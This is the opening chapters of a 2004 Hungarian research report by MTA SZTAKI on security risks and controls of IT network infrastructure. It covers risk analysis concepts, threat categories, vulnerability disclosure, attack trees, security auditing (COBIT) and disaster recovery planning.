Az informatikai hálózati infrastruktúra biztonsági kockázatai és kontrolljai

Készítő:	MTA SZTAKI
Státusz:	*Első mérföldkő lezárása; nyilvános!*
Utolsó mentés:	2004. 07. 08. 15:03

A tanulmány elkészítésében és belső lektorálásában részt vettek:

Bencsáth Boldizsár, Bogár Attila, Erdélyi Bálint Károly, Juhász Miklós, Horváth Tamás, Kincses Zoli, Kún László, Martos Balázs, Mátó Péter, Orvos Péter, Papp Pál, Pásztor Miklós, Pásztor Szilárd, Rigó Ernő, Szappanos Gábor, Tiszai Tamás, Tóth Beatrix, Tuzson Tibor, Vid Gábor

Külső szakmai lektor: Kadlecsik József

Tartalomjegyzék

Ábrajegyzék

Táblázatjegyzék

1 Bevezető

Jelen tanulmány az IHM-MTA Kutatási Program keretében végzett „*Internet védelmi rendszer struktúrájának kidolgozása*” című kutatási projekt (Sorszám: E4, Iktatószám: 4671/4/2003) részét képezi. A projekt fázisait magába foglaló mérföldkövek és a hozzájuk kapcsolódó határidők (kiemelve a jelen tanulmány által lefedni szándékozó részt):

- **1. mérföldkő: 1-2 kutatási fázis (Informatikai hálózati infrastruktúra biztonsági kockázatainak elemzése, és a kockázat-kezelési lehetőségek feltárása), lezárás: 2004. június 30.**
- 2. mérföldkő: 3 fázis (Biztonsági mintarendszerek kidolgozása), lezárás: 2005. szeptember 30.
- 3. mérföldkő: 4 fázis (A biztonsági rendszerek üzemeltetési módszertanának kidolgozása), lezárás: 2006. február 28.

Az Informatikai Hálózati Infrastruktúra Biztonsága (továbbiakban – IHIB) magában foglalja a hálózat működéséért felelős hardver és szoftver elemeket, és ezeken felül számításba veszi a humán faktort és az egészet körülvevő adminisztratív jellemzőket is.

1.1 A tanulmány felépítése

A tanulmány további része (2-6. fejezetek) a következő felépítéssel rendelkezik:

- IHIB kockázatainak ismertetése: alapfogalmak bevezetése és kifejtése, a különböző kockázattípusok feltérképezése és taglalása
- Támadási módok esettanulmányai: a támadások különböző módjainak leírása, a sajátosságok rövid értelmező magyarázatával
- Védekezések összefoglalása: a konkrét védekezési lehetőségek felsorolása, és áttekintő leírása (egy-egy területen többféle lehetőség is létezik)
- Informatikai biztonsági események és kontrollok: a konkrét biztonsági események csoportosított és táblázatba foglalt tárgyalása a különböző kontrollok felsorolásával, valamint kiegészítő magyarázatával (ahol ez szükséges)
- Várható kockázatok és kezelésük: az egyes támadási módok által meghatározott kockázatok és az azok kezelésére megvalósítható általános teendők és elvek leírása

A tanulmány végén a záró összefoglalás (7. fejezet), a szakszótárakra történő hivatkozás (8. fejezet) valamint a felhasznált és ajánlott irodalom jegyzéke (9. fejezet), és a függelék (10. fejezet) részek találhatók. A függelékben jelen tanulmány témájához közel álló tanulmányok közül említünk meg néhány fontosabbat a teljesség igénye nélkül, és tanulságos informatikai biztonsághoz kapcsolódó történeteket, eseményeket írunk le.

1.2 Szerzői jogi nyilatkozatok

A szerzői jogról szóló törvényi szabályok [Szerzői_jog] szellemében kell a tanulmánnyal eljárni mind a készítőkre, az átvevőkre és az olvasókra vonatkozóan. Hasonló módon az Adatvédelmi törvény [AVT] ide vonatkozó paragrafusait is alkalmazni kell.

A szerzők nem vállalnak semmilyen felelősséget az anyagok téves felhasználásából, részben kiragadott vagy jogszerűtlen felhasználásából eredő károkért, és az általuk készített anyagokkal kapcsolatban is csak azt tudják vállalni, hogy legjobb szakmai tudásuk szerint állították össze azokat.

A tanulmány számos olyan linket (kapcsolódási pontot) tartalmaz, amelyek az Internet más és más oldalaira vezetnek. Ezen oldalak tartalmáért és szolgáltatóik adat-, valamint információvédelmi gyakorlatáért a szerzők nem vállalnak felelősséget.

A tanulmányban említett konkrét rendszerek a védjegyet birtokló cég tulajdonában vannak, a példák csak az adott témakör szemléltetésére szolgálnak, azokból általános következtetéseket nem érdemes levonni.

A mellékelt CD csak egy példányban készült a tanulmányban használt fontosabb hivatkozások archiválására. A CD nem másolható, és tartalma nem tehető nyilvánossá, csak a tanulmányt olvasó használhatja segítségként, amennyiben az anyagban előforduló fontosabb hivatkozások nem lennének elérhetők a megadott címen, vagy nincs Internet-kapcsolata.

2 IHIB kockázatainak ismertetése

Az informatikai hálózati infrastruktúra biztonságának kockázatai többféle megközelítésben határozhatók meg. A hétköznapi életből vett példák alapján tudjuk definiálni az IHIB kockázatait is, ezért érdemes röviden bevezetni, hogy az IHIB kockázatok milyen ágon és milyen kapcsolatokkal vesznek részt a különböző kockázatok által alkotott rendszerben. A fogalmak sokszor egymást is használják, így előfordul, hogy egyes kifejezések körbehivatkozzák egymást (pl. a kockázat a fenyegetettség, míg a fenyegetettség a kockázat részletesebb lírását). A fejezet végén lévő Ábra 3. összefoglalóan szemlélteti az egyes elemek közötti összefüggésrendszert.

Adott egy rendszer (jelen esetben a fogalmak bevezetésénél még nem is érdekes, hogy informatikai rendszer legyen), melyet tárgyi és személyi paraméterek alapján adott jogi környezetben előre meghatározott célok érdekében működtetnek.

A rendszer működésképtelensége is érdeke lehet egyeseknek, de nem szándékos vagy nem rosszindulatú hatások esetén is bekövetkezhet ez az állapot, ami kerülendő a működtetők és a rendszert használók szerint. A működőképesség fenntartásáért (üzletfolytonosság) a rendszert potenciálisan érhető fenyegetettségeket kell felmérni (ld. 2.4). A fenyegetettségeket kihasználó lépések okozzák a sebezhetőségeket, a sebezhetőséget kihasználó események a károkat, a kár mértéke és az érintett terület pedig befolyásolja a működőképesség fenntartását.


A védekezés többrétű, mert a károk bekövetkeztekor is lehet lépéseket tenni a működőképességért (*javító lépések*), de jobb a sebezhetőségeket észrevenni (*észlelő lépések*) még a kár bekövetkezte előtt, és a legjobb a megelőzés (*megelőző lépések*), amikor már a fenyegetettségekkel szemben fel tudunk állítani olyan rendszert, mely a kezelésüket valósítja meg.

Nem csak a károk költségeit kell figyelembe venni, hanem e felállított rendszer költségeit is, így a következő általános definíciót elfogadhatjuk (forrás: [Biztostű]):

> *„A kockázatelemzés segítséget nyújt abban, hogy a rendszer leggyengébb pontjait, a legnagyobb kockázatot jelentő fenyegető tényezőket azonosítani lehessen és ennek ismeretében a költséghatékony, kockázatarányos védekezést lehessen kialakítani. Megfelelően megalapozott kockázatelemzés hiányában ugyanis nem biztosított, hogy a biztonság fokozására fordított kiadások a leghatékonyabban kerülnek felhasználásra.”*

2.1 A kockázatelemzés általános alapjai

Létezik kockázat az üzleti életben, a szerencsejátékban és az élet sok más területén, de meghatározását megelőzi a *kockázatelemzés*. Az elemzés a terület sajátosságai alapján épül fel, és számszerűsítése is megvalósítható kivételes esetekben, de egyes területeken az összetettség folytán inkább csak a nagyságrendeket és az egymáshoz képest felállítható osztályozást szokták alkalmazni. Ez főként annak tudható be, hogy az IT és a gazdasági terület összetett kölcsönhatásai miatt a számítások nem determinisztikusak, csak közelítő értékek és becslések tehetők. Jelképesen a következő módon *ábrázolhatjuk* a kockázatot:



Ábra 1. Biztonsági kockázat kifejezése három dimenzióban

Matematikai formalizmussal a kockázat a következőképpen írható fel:

$$R = \sum p_t * d_t \quad \forall t \in T$$

ahol R a kockázat, T a veszélyforrások halmaza, p_t a t esemény bekövetkezésének valószínűsége, és d_t a keletkező kár mértéke.

A képletet nehéz „élettel feltölteni”, mivel egy valós környezetben nem mindig ismert a veszélyforrások teljes eseménytere (ki gondolta 2001 ősze előtt, hogy egy toronyházba utasszállító repülőt vezetne valaki?), melyek bekövetkezési valószínűsége nehezen becsülhető (hány évente várható, hogy leég a gépterem?), és így az okozott kár mértéke is kérdéses (közvetett, vagy közvetlen). Amennyiben egy terrortámadás során leég a gépterem is az adott épületben, akkor a fizikai eszközök kára megállapítható (elsődleges kár, mennyiért állítható fel ugyanaz a rendszer?), de az adatok ára már nehezen, mert azok pótlása és naprakészre hozatala sem időben, sem a szükséges erőforrásban nem határozható meg pontosan (másodlagos kár). Ezen felül a presztízsveszteség, a piacvesztés vagy a teljes csőd is bekövetkezhet újabb paraméterekkel nehezítve a számítást (harmadlagos, jelen esetben egyben a sorozatot záró kár).

A képlet alapján, reális módon legfeljebb a kockázatelemzés táblázatos formája állítható fel, melynek részletesebb ismertetése az IHIB esetére a 2.6 fejezetben található. Ebben a fejezetben csak az általános elveket soroljuk fel. Ezek a következők:

- Nagyságrendi kategóriák felállítása
  - Bekövetkezési valószínűség (P)
  - Kár (D)
  - Kockázat (R)
  - Fentiek alapján a „kockázati súlyozott mátrix” meghatározása (P és D függvényében milyen R-t rendelünk a megfelelő cellába)
- Veszélyforrások listájának összeállítása (szervezeti, fizikai, logikai, humán, természeti veszélyforrásokba csoportosítva)
- Bekövetkezési valószínűségek nagyságrendi becslése (annak tükrében, hogy a kihasználáshoz milyen tudásra van szükség, mert profiból kevesebb van, de az elérhető automatikus eszközökkel az amatőr is tud nagy kárt okozni stb.)
- Káresemények / érintett kárfelületek meghatározása (ideális eset: jól körülhatárolt és reális eloszlást biztosító felosztással; reális eset: a felületekre kifejtett hatások

vizsgálatával, ahol a felület lehet a bizalmasság, az integritás, a rendelkezésre állás stb.)

- Kockázati tényezők származtatása (az első pontban említett mátrix celláinak kitöltése)
- Elviselhetetlen kockázatok kezelése (legalább elviselhetővé kell tenni, ha nem lehet kiküszöbölni)
- Lehetséges védelmi intézkedések számbavétele és a megfelelő alternatívák kiválasztása (beruházás, költség, hatás hármas tükrében)

2.2 Informatikai biztonsági kockázatok

Az informatikai biztonsági kockázatokat (IBK) az informatikai biztonságot érintő fenyegetettségekből lehet meghatározni az előzőekben említett lépéseken keresztül. Mivel alig található munkahely, ahol ne kapna szerepet a számítógép vagy ennek rokona valamely célgép formájában, ezért kevés intézmény található, akit nem érintenek ezek a kockázatok.

A többség számára a számítógépet jelentő személyi számítógép (PC) érhető el, illetve ezzel találkozik fizikai valóságában is nap, mint nap. Darabszámában is ez a legelterjedtebb, de akadémiai intézetekben a nagygépes rendszerektől a PC-kből épített GRID rendszerekig az operációs rendszerek teljes palettája képviselteti magát. Ennél fogva első körben nem szabad és nem érdemes az egyes technikai részletekbe menve a kockázatokat taglalni aszerint, hogy a különböző eszközök és operációs rendszerek a rajtuk futó alkalmazásokkal és mindezek verzióitól függő kombinációival milyen kockázatokat eredményeznek.

Az IBK fenyegetettségei (jelen esetben kockázati tényezői) első megközelítésben úgy osztható fel alrészekre, hogy lehetőség szerint minél jobban elkülöníthetők legyenek az egyes részek, és azokat akár önmagukban is lehessen vizsgálni kockázatelemzéskor. Egy ilyen felosztás a következő területeket (azok fenyegetettségeit) foglalja magában:

- *Szervezeti*: szűkebb értelemben az intézményt irányító szabályrendszer és vezetőség; tágabb értelemben ide tartozik az adott anyagi háttér, jogi vagy akár politikai rendszer és környezet is
- *Fizikai*: az informatikát üzemeltető eszközök, ezek elhelyezése és fizikai hozzáférésvédelme; rendkívül fontos kapcsolatban áll ez a terület az olyan fizika tudományterületi paraméterekkel, melyek az informatikai eszközök működését befolyásolják (ld. 10.2.8 sztorikat).
- *Logikai*: az informatikai hálózat felépítése, működése a rendszerelemek biztonságában közrejátszó paraméterekkel (megbízhatóság, integritás, rendelkezésre állás, hitelesség, megfelelőség) együtt és a kommunikációs csatornák megfelelő használata (egyenszilárdság, ellentmondás- és átfedés-mentesség)
- *Humán*: szakemberek és képzettségük, szervezeti felépítés, oktatás-számonkérés, titokmegosztás, felelősségi körök és a viselkedési normák (netikett, jelszókezelés stb.)
- *Természeti*: releváns kockázati tényezők figyelembevétele (árvíz, pusztító időjárás, szélsőséges páratartalom, tűzvész stb.), és ide veendők az emberi-természeti

tényezők is (pl. főnyomócső törésének vagy éppen tömegdemonstrációk előfordulásának lehetőségei)

A szakmai körökben is sokféle módszertan létezik, mely alapján a kockázatelemzést végzik az arra felkért cégek vagy egyéni szakértők, de alapjaiban mindnek ugyanazt az általános logikát kell(ene) alkalmazni, mint az itt említett lépések logikája. Szűkítsük tovább az általános bevezetőt az IHIB kockázatai (és természetesen fenyegetettségei) felé.

2.3 IHIB kockázatai

Alapesetben két részre osztható a hálózat: intranet és Internet. Kockázatok szempontjából is megkülönböztetik a külső és a belső tényezőket, de sokszor átfedés is lehet a kettő között, hiszen belső ember is adhat információt külső embernek, és kívülről is feltérképezhető egy hálózat valamilyen szinten és mélységben, ami támpontot adhat belső támadáshoz. Forrás szerint is elképzelhető, hogy kívülről jutott be olyan program a rendszerbe, ami belső információkat juttat ki, vagy éppen belső hálózatból támad más hálózatot.

Az összetettség miatt a korszerű vizsgálatok a fenyegetettségek életciklusát térképezik fel, így a keletkezéstől a lefolyáson keresztül egészen a megszűntéig. Egy ilyen koncepció biztosítja, hogy az időzített vagy időnként visszatérő fenyegetettségek se kerüljenek ki a rendszerből, és a folyamatos éberség által a védekezés hatékonysága nagyobb lehessen.

Az osztályozást tovább bontva a következő kockázati csoportok állíthatók fel:

- Hálózati elemek fizikai elhelyezése
- Hálózati topológia megfelelősége
- Hálózati elemek hitelessége
- Kommunikációs csatornák védettsége
- Hálózati hozzáférés-védelmi és jogosultság-kezelési elvei és beállításai

Mivel a hálózatok összekötik a kisebb hálózatokat vagy az önálló számítógépeket és egyéb eszközöket, ezért a kockázatok összetettsége miatt a bontás finomítása szükséges. Ennek alapján készült el az 5. fejezetben (Informatikai biztonsági események és kontrollok) alkalmazott szerkezet.

2.4 Fenyegetettségek

Az egyes kontrollok a fenyegetettségek szerint sorolhatók be, melyeknek öt alapcsoportját különböztetjük meg, ezek: *hitelességet*, *bizalmasságot*, *sértetlenséget*, *funkcionalitást* és *rendelkezésre állást* érintő fenyegetettségek.

A fenyegetettség nem feltétlenül jelent veszélyt, csak veszélyforrást, tehát attól, hogy létezik a rendszer ellen fenyegetettség, még nem biztos, hogy származik abból a forrásból támadás, vagy létezik a fenyegetettséget kihasználó támadó eszköz, amivel a támadás megvalósítható, netán még automatizálható is. Amennyiben létezik eszköz és támadás, úgy ez veszélyt jelent a rendszer sebezhetőségére, de nem szabad megvárni, amíg a megsebzés bekövetkezik. Ezért fontos a

fenyegetettségek feltárása, a kezelésükre fordított vagy még fordítható cselekedetek felmérése és megfelelőségük vizsgálata. Ez alapján derül ki, hogy amennyiben a fenyegetettségek veszélyt jelentenek, úgy azok milyen védekezéssel kezelhetők, és így költséghatékony megoldás alakítható ki.

Itt emeljük ki, hogy a *kémkedés* is fenyegetettség, ami ellen történelmi okokból is sokféle védelem létezik. A digitális eszközök esetén a fénymásolótól (beépített felismerő, ami nem enged bármit fénymásolni, biztonsági papír, ami fénymásoláskor elszíneződik) a mobiltelefonig (egyszerű mobiltelefon kommunikációs képességének korlátozása, fényképezőgépes mobiltelefon használatának korlátozása) szintén elérhetők a kémkedés elleni védelmi lehetőségek. Az adat életciklusának szemszögéből nézve a megfelelő iratmegsemmisítő (vannak technikák, melyek összerakják az eredeti anyagot a papírcsíkokból, ezért egyes helyeken azokat a megsemmisítőket fogadják el, melyek a hosszanti csíkokat keresztbe is aprítják), az adathordozó megfelelő törlése (ld. vonatkozó FIPS szabványok), és a mentések (tárolás, őrzés módja?), valamint az archivált adatok (tárolás, őrzés, külső tárolás esetén szállítás módja?) fenyegetettségeit is számba kell venni.

A fenyegetettségek a rendszer egészét is érinthetik, de a legtöbb esetben konkrét biztonsági rések ellen irányulnak a támadások, és azokon keresztül fenyegetett a rendszer vagy egy része, egy eleme.

2.5 Biztonsági rések

A biztonsági rések a fenyegetettségeknél konkrétabb veszélyek, gyakorlatilag időzített bombák, melyek időzítése sok esetben nem ismert. Amikor egy biztonsági rés ismertté válik, még nem feltétlenül jelenti azt, hogy ezen keresztül támadás is éri a rendszert, de bármikor érheti. Amennyiben a biztonsági résen egyszerű a behatolás, és ennek módja nyilvánossá válik, vagy automatikus eszközök érhetők el a behatolás végrehajtásához, úgy ez gyakorlatilag szinte bármikor bekövetkezhet.

Manapság igen gyakran úgy történnek meg a behatolások az automatizált eszközök segítségével, hogy a támadó által végigpásztázott rendszerek adatait lementve majd azokban szűrve kigyűjtött támadható rendszerekkel szemben végzik el a támadást. Az egész annyira automatizált, hogy a biztonsági rést kihasználó módszer vagy alkalmazás megjelenése után percekkel már be is hatoltak az előzetesen felmért és a biztonsági réssel rendelkező rendszerekbe, így a szó szerint későn ébredő rendszergazda jó esetben is már csak a behatolás tényét veheti tudomásul. Ezért is kiemelten fontos legalább az elérhető frissítések rendszeres elvégzése (ld. 0), és a biztonsági réseket feltáró levelezési listák nyomon követése.

A szakmabeliek körében egyre inkább terjed az a hozzáállás, hogy a felfedezett résekről a rendszer gyártója felé teszik meg az első jelentést, és amennyiben nem érkezik reagálás, úgy egy adott idő után (általában néhány hét) közzé teszik felfedezésüket és sok esetben a támadó eszközt is (exploit). Az egyik legnevesebb és legnagyobb ilyen forgalmú lista a Bugtraq [Bugtraq].

A biztonsági rések közzé tételéről és annak módjairól megoszlanak a vélemények, hiszen a felfedező alig bírja visszatartani magát (“publicatio necesse est”) a dicsőségre vágyás közepette, míg a gyártónak üzleti és presztízs szempontból sem érdeke, hogy nyilvánosságra kerüljenek ezek az információk. A szereplőkről és a cselekedetekről tudományosabb megközelítések is léteznek, ezek közül ajánlható Bruce Schneier cikke [WindowE].


Az feltárt fenyegetettségek és az ismert biztonsági rések alapján egy adott cél elérése érdekében minden rendszerre felállítható egy támadási fa (attack tree), melyben az egyes levelek 'ÉS' és 'VAGY' szinteken belüli kapcsolatai, a fa struktúrája és az egyes levelekből származtatott utak költsége alapján az adott cél elérésének különböző utakon (ágakon) történő elérése is kiszámítható költségű lesz. A támadási fák elvét és felépítésük módszertanát szintén egy Bruce Schneier cikkből [Attack_tree] és az erre épített szoftver megoldásból lehet elsajátítani (egy internetes regisztráció után egy hónapos licenccel kipróbálható) [Attack_treeP].

A felfedezett biztonsági résekről különböző keresési feltételek alapján lehet informálódni az Interneten (operációs rendszer szerint, termék szerint stb.) az ICAT adatbázisban [ICAT].

2.6 Kockázatok felmérése – audit

A biztonság egy eljárás, és az eljárásnak rendje van, ami az írott szabályzatoknál kezdődik. A vezetőség elszántságát és támogatását hivatott szolgálni a biztonsági szabályzatok alapdokumentuma, és ezt nevezik szakmai nyelven biztonsági politikának. Ebben nyilatkozza ki a vezetőség, hogy elkötelezett a biztonság iránt, és a műszaki emberek hiába tekintik puszta szónak az ilyen dokumentumot, mégsem tekinthető pusztába kiáltott szónak. Ez a dokumentum és a szellemisége alapján felépített biztonsági rendszer ad alapot arra, hogy a kockázatok felméréséig eljusson az adott intézmény, és egy biztonsági auditon ne szenvedjen el egy kínos jelentést.

Az a legjobb megoldás, ha a vezetőség rendeli el az átvilágítást is, bár előfordul az is, hogy egy középvezető végez vagy végeztet átvilágítást, hogy felettesei felé igazolja valamilyen biztonságot érintő lépés megtételének szükségességét. Az intézmény irányításához szükséges irányelveken kívül az audit módszertanát, és az auditorok etikai kódexét is kidolgozta a nemzetközi szinten ismert és elismert ISACA (Information Systems Audit and Control Association) szervezet, melynek története az 1967-es évekre nyúlik vissza). Ez a szervezet évente egy alkalommal nemzetközi szinten vizsgáztatja az általa felállított követelményrendszer és gondolkodásmód alapján a potenciális auditorokat, akik a sikeres vizsga után a CISA (Certified Information Systems Auditor) minősítést megkaphatják. Ezen kívül a CISM (Certified Information Security Manager) minősítés is megszerezhető. Az ISACA módszertana a COBIT (Control Objectives for Information and related Technology), melynek alapján az intézmény menedzselése végezhető [CobiT].



Ábra 2. A COBIT rendszer felépítése

A teljes módszertan magyar fordításban is elérhető 2003 ősze óta, így az abban használt szakszó-fordítások lesznek a mérvadók a jövőben [CobiT_HU].

Az audit és az írott szabályzatok említésénél kell kiemelni a minőségbiztosítási eljárások előnyeit. Amennyiben racionális módon kerül kiépítésre és fenntartásra egy ISO 9001:2000-es rendszer az intézményen belül, úgy ennek pozitív hatásai lehetnek a biztonságra is. A dokumentumok megléte, kezelése és a dokumentációs rend önmagában is pozitív hatással van a biztonságra, ahol szintén sokszor van példa dokumentációs úton megvalósítható megoldásra a rendszer biztonságát illetően.

Az audit során az auditor többek között az írott szabályzatok és a munkatársakkal végzett interjúk (pl. ismerik-e, alkalmazzák-e, betartják-e a szabályzatokat, és valóban az érvényben lévők alapján teszik-e mindezt) alapján is dolgoznak. Amennyiben van auditált minőségbiztosítási rendszer a cégnél, úgy ez egyszerűsíti a biztonsági rendszer működésén túl az auditálást is.

A jó auditor csak megfigyel, majd jelentést készít, melyben leírja a tapasztaltakat, és az egyes fenyegetettségek és az ellenük tett védekezések alapján felmért kockázatokat. Az auditor nem minősít, de megfontolás tárgyává tehet észrevételeket a rendszerről, és ezek megfontolása a vezetőség feladata. A megfontolás eredményeképpen a konkrét teendők kiadásra kerülhetnek, tehát az auditor közvetlen utasításokat nem ad a rendszergazdának, és ezt ne is várjuk el tőle, akkor se, ha rendszergazdák vagyunk, és akkor se, ha az intézmény vezetője.

2.7 Katasztrófaterv

Minden védekezés ellenére megtörténhet, hogy mégis a támadó találja meg az egyetlen rést a minden ponton védendő rendszeren, és a támadás mértéke túlnő a még kezelhető szinten. Ekkor kell elővenni a nyugodt körülmények között (úgymond békeidőben) írt katasztrófatervet, aminek szakmai szempontból több része kötött, de tartalmilag az adott rendszer igényeihez kell mérni.

Egy akadémiai intézetben is szükséges meghatározni, hogy melyek azok a prioritások és feladatok, melyeket előre ki kell dolgozni és osztani, hogy amikor szükség van a gyors és hatékony intézkedésekre, akkor ne ezzel teljen az idő, hanem a konkrét cselekedetekkel.

Sok esetben a javító kontrollok és a katasztrófaterv között lehetnek átfedések, de a klasszikus katasztrófaterv akkor lép életbe, amikor már megtörtént a baj, amit nem lehet javítani, és tulajdonképpen a „menteni, ami menthető" állapotban van a rendszer (ld. 10.2.14).

A teljes terv a természeti katasztrófáktól a társadalmi katasztrófákig több fejezetben tartalmazhatja a teendőket, de most csak a hálózatbiztonsági szempontot taglaljuk. Ebből a szempontból is fontos, hogy ki a terv szerint a helyzet kezelésének felelőse, ki kit riaszthat vagy helyettesíthet, kinek kit kötelessége értesíteni, és mi a szervezeti topológia (a hétköznapokban alkalmazottól eltérhet). Akadémiai intézmény esetén is ajánlatos azt meghatározni, hogy ki nyilatkozhat az ügyben (pl. intézet Web-oldalát szélsőséges nézeteket tartalmazó oldalra cserélték le). Egyes esetekben az intézmény vezetője illetékes, más esetekben a szakembernek kell nyilatkozni, hogy mi történt, és mit tesznek az esemény hatásainak kezelésében.


Technikai szemmel nézve a következőkkel kell foglalkozni (természetesen attól függően, hogy mire van lehetőség az adott helyzetben):

- behatolás tényszerű felismerése, az ezt igazoló adatok biztonságos helyre történő mentése és elemzése (hatások, kiterjedtség, terjedés)
- a hatások lokalizálása és további hatások bekövetkeztének megakadályozása (amennyiben bízunk a tartalékrendszerben, vagy a mentéseinkben, úgy elképzelhető, hogy több információ nyerhető, ha nem húzzák le a gépet a hálózatról, hanem megfelelő szakemberekkel és eszközökkel a behatoló munkáját követik, így szándékait és a behatolás egyéb adatait is jobban fel lehet térképezni, netán a támadó azonosításában is eredményre lehet jutni)
- rendszer helyreállítása hideg vagy melegtartalékból, mentésekből (hardver és szoftver elemek helyreállítása) a megfelelő beállításokkal, és egyben a biztonsági rés megszűntetésével együtt
- amennyiben nem áll rendelkezésre ilyen tartalék, úgy az adott rendszer takarításával kell a helyreállítást végezni, de ebben az esetben különösen óvatosnak kell lenni, hiszen a támadó készíthetett magának teljes jogkörű felhasználói azonosítót (akár többet is), feltelepíthetett olyan "rootkit" alkalmazást, ami elfedi a rendszer azon részeit, mely már a támadót szolgálja (pl. nem mutat meg minden futó programot, minden fájlt stb.), vagy megváltoztathatott olyan beállításokat, melyek segítségével később is betörhet a rendszerbe (ld. sztorit)
- dokumentációs és adminisztratív lépések, a történtek tanulságának levonása, az illetékesek tájékoztatása (ide értendő a társintézmények is)

Amennyiben az intézmény része egy kollégiumnak, melynek tagjai megosztják egymással az őket ért biztonsági tapasztalatokat, hogy a közös tudás és tapasztalat alapján a kölcsönös segítséggel egymás és saját biztonságukat is növelni tudják, úgy ennek a kollégiumnak az írásban rögzített formai és etikai követelmények szerint meg kell küldeni a biztonsági esemény leírását. Az ilyen közösségek rendelkeznek előre megadott formátumú kitöltendő űrlappal, vagy a hálózat elérhetetlensége esetére telefonszámmal is, ahol a bejelentés megtehető [CERT].

2.8 Összefoglalás

Látható, hogy a fenyegetettségek, sebezhetőségek, biztonsági kontrollok, kockázatok, biztonsági követelmények, felelősségek, vagyont képező eszközök az adatvédelemmel együtt egy többszörösen összefüggő rendszert alkotnak. Az összefüggések bemutatására és elemzésére a következő fejezetekben térünk ki. Az összefüggések irányát és tulajdonságát foglalja össze a következő ábra.



Ábra 3. Kockázat-kezelési mátrix

